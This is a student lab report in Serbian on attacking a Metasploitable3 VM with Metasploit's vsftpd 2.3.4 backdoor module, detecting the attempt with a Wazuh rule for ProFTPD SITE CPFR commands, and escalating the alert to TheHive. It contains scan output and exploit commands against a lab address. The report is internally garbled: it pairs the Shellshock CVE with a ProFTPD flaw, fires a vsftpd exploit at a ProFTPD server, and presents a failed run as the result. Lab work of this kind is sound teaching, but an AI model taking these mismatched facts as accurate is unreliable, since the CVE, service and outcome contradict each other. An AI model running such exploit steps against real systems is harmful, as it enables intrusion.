

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anastasija Savić i Katarina Vučić

Datum: 30.11.2024.

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE 2014-6271

Pogođen servis: ftpd

CVSS ocena: 9.8 (kritično)

Opis ranljivosti: Ova ranjivost eksploatiše problem sa ProFTPD-om, popularnim FTP serverom, posebno u mod_copy modulu. Ovaj modul dozvoljava fajlovima da budu kopirani na različite lokacije na istom serveru koristeći FTP komande. Nepravilna konfiguracija na ProFTP verzijama starijim od 1.3.5 omogućava neautorizovanim korisnicima da pročitaju bilo koji fajl na serveru. To se dešava zbog manjka restrikcija na SITE CPFR (kopiraj sa) i SITE CPTO (kopiraj na) komanadi.

1.2 Opis eksploita

Izvor eksploita:

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Metod eksploatacije:

VSFTPD (Very Secure FTP Daemon) verzija 2.3.4 sadrži backdoor ranjivost koja omogućava napadačima da dobiju pristup udaljenom sistemu sa privilegijama root korisnika. Ova ranjivost nije greška u kodu, već je rezultat zlonamjerne modifikacije softvera, gdje je ubačen backdoor. Backdoor se aktivira kada napadač koristi ime koje sadrži „😊”. Na primjer: „user:”). Kada se unese takvo korisničko ime, aktivira se maliciozni kod. Kod otvara TCP port 6200 na kojem se pokreće interaktivni shell sa root privilegijama. Omogućena je direktna kontrola nad ciljanim sistemom.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranjiv cilj:

(Opis podešavanja ranjive mašine - koja je verzija servisa, na kom port-u trči)

Ciljna mašina je Ubuntu 14 na kojoj je instalirana ranjiva verzija VSFTPD servisa.

Verzija servisa: v2.3.4.

Port: 21.

Alati za eksploataciju:

Korišćen je Metasploit alat za detekciju i eksploataciju ranjivosti.

2.2 Koraci eksploatacije

Objasnite proces eksploatacije korak po korak - DETALJNO:

Na *Slici 1* ispod vidimo skeniranje ubuntu servisa koji trče na odgovarajućoj adresi. Možemo vidjeti da na portu 21 trči ftp servis.

```
Initiating Service scan at 19:24
Scanning 10 services on ubuntu (10.0.2.15)
Completed Service scan at 19:25, 11.03s elapsed (10 services on 1 host)
NSE: Script scanning 10.0.2.15.
Initiating NSE at 19:25
Completed NSE at 19:25, 1.20s elapsed
Nmap scan report for ubuntu (10.0.2.15)
Host is up (0.00047s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          (protocol 2.0)
|_ ssh-hostkey: 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|_ 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods: GET HEAD POST OPTIONS
|_ http-title: Index of /
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100024  1          56014/udp   status
|_   100024  1          58721/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: METASPLOITABLE3-UB1404)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: METASPLOITABLE3-UB1404)
631/tcp   open  ipp          CUPS 1.7
|_ http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_ http-title: Bad Request - CUPS v1.7.2
```

Slika 1

Nakon toga smo pretražili koji ekspoliti postoje (uz pomoć metasploit alata). To se radi koristeći **search** komandu. Nakon toga navodimo servis za koji tražimo exploit. U našem slučaju je to **search vsftpd 2.3.4** komanda. Nakon što izaberemo koji ćemo exploit koristiti koristimo komandu **use naziv_eksplaita**. Za prikaz konfiguracionih opcija koje će odabrani exploit koristiti, koristimo **show options** komandu.

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03     excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor


msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-  -
CHOST      The local client address
CPORT      The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
RPORT      21              yes       The target port (TCP)
```

Slika 2

Slika 3 prikazuje kako smo podesili RHOST atribut. Nakon toga smo uradili **run** eksploita.



```
module options (exploit/unix/ftp/vsftpd_234_backdoor).
-----
Name      Current Setting  Required  Description
-----
CHOST      The local client address
CPORT     The local client port
Proxies    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
          s/using-metasploit.html
RPORT     The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.15:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.15]
[*] 10.0.2.15:21 - USER: 331 Password required for r:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Slika 3

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

Slika 3 prikazuje rezultat eksploatacije.

Detekcija Korišćenjem Wazuh SIEM-a

3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

```
<group name="proftpd">
  <rule id="100003" level="10">
    <decoded_as>proftpd_decoder</decoded_as>
    <description>ProFTPD Attempt</description>
    <match>.*SITE\sCPFR\s.*</match>
    <group>syslog,ftp,security</group>
  </rule>
</group>
```

ID pravila: 100003

Opis: *Match* tag definiše obrazac po kom se tražilo pravilo u logovima. Konkretno ravilo ce se okinuti kada se u logu pronađe komanda *SITE CPFR*, koju napadači koriste za pristup, kopiranje i otkrivanje informacija o fajlovima na serveru. Ako se pronađe poklapanje, biće generisano upozorenje sa nivoom 10.

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Agent se nalazi na istoj mašini kao i metasploitable3. Ta mašina je Ubuntu 14. U terminalu run-nujemo komande koje dobijemo nakon što deploy-ujemo agenta sa Wazuh servera. Komande su prilagođene mašini na kojoj će biti agent, ip adresi i nazivu manager-a. Nakon toga samo startujemo wazuh agenta - komanda **`sudo service wazuh-agent start`**. Takođe, možemo koristiti komande **`sudo service wazuh-agent restart`** i **`sudo service wazuh-agent stop`** za ponovno pokretanje i zaustavljanje wazuh agenta.

Prikupljanje logova:


Pokušaji eksploatacije se mogu vidjeti na *Slici 6*. Logovi nam prikazuju informacije o pokušaju eksploatacije (koja eksploatacija je u pitanju, kada je pokušaj izveden, sa kog agenta i mašine itd. (pogledati *Sliku 6*).

Praćeni logovi su `/var/log/apache2/error.log` i `/var/log/apache2/access.log`

3.3 Proces detekcije

Opišite proces detekcije:

- *Slika 4*



Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Nov 24, 2024 @ 20:39:14.270	003	metasploitable3-ub1404			ProFTPD: FTP session opened.	3	11201
Nov 24, 2024 @ 20:39:14.268	003	metasploitable3-ub1404			ProFTPD: Attempt to login using a non-existent user.	5	11203

Table	JSON	Rule
@timestamp		2024-11-24T19:39:14.268Z
_id		O3qvXSMBWA-sWVB9mw4o
agent.id		003
agent.ip		10.0.2.15
agent.name		metasploitable3-ub1404
data.scrip		10.0.2.15
decoder.name		proftpd
full_log		Nov 24 19:39:13 metasploitable3-ub1404 proftpd[9795]: ubuntu (ubuntu[10.0.2.15]) - USER lwoj3: no such user found from ubuntu [10.0.2.15] to 10.0.2.15:21
id		1732477154.820467
input.type		log
location		/var/log/auth.log
manager.name		wazuh-vm
predecoder.hostname		metasploitable3-ub1404

Slika 4

Incident Response sa The Hive-om

4.1 Podešavanje integracije


Opis integracije:

Wazuh i TheHive su povezani prateći tutorijal sa linka

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a - *Slika 6*.




Slika 6

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

- *Slika 7*



Slika 7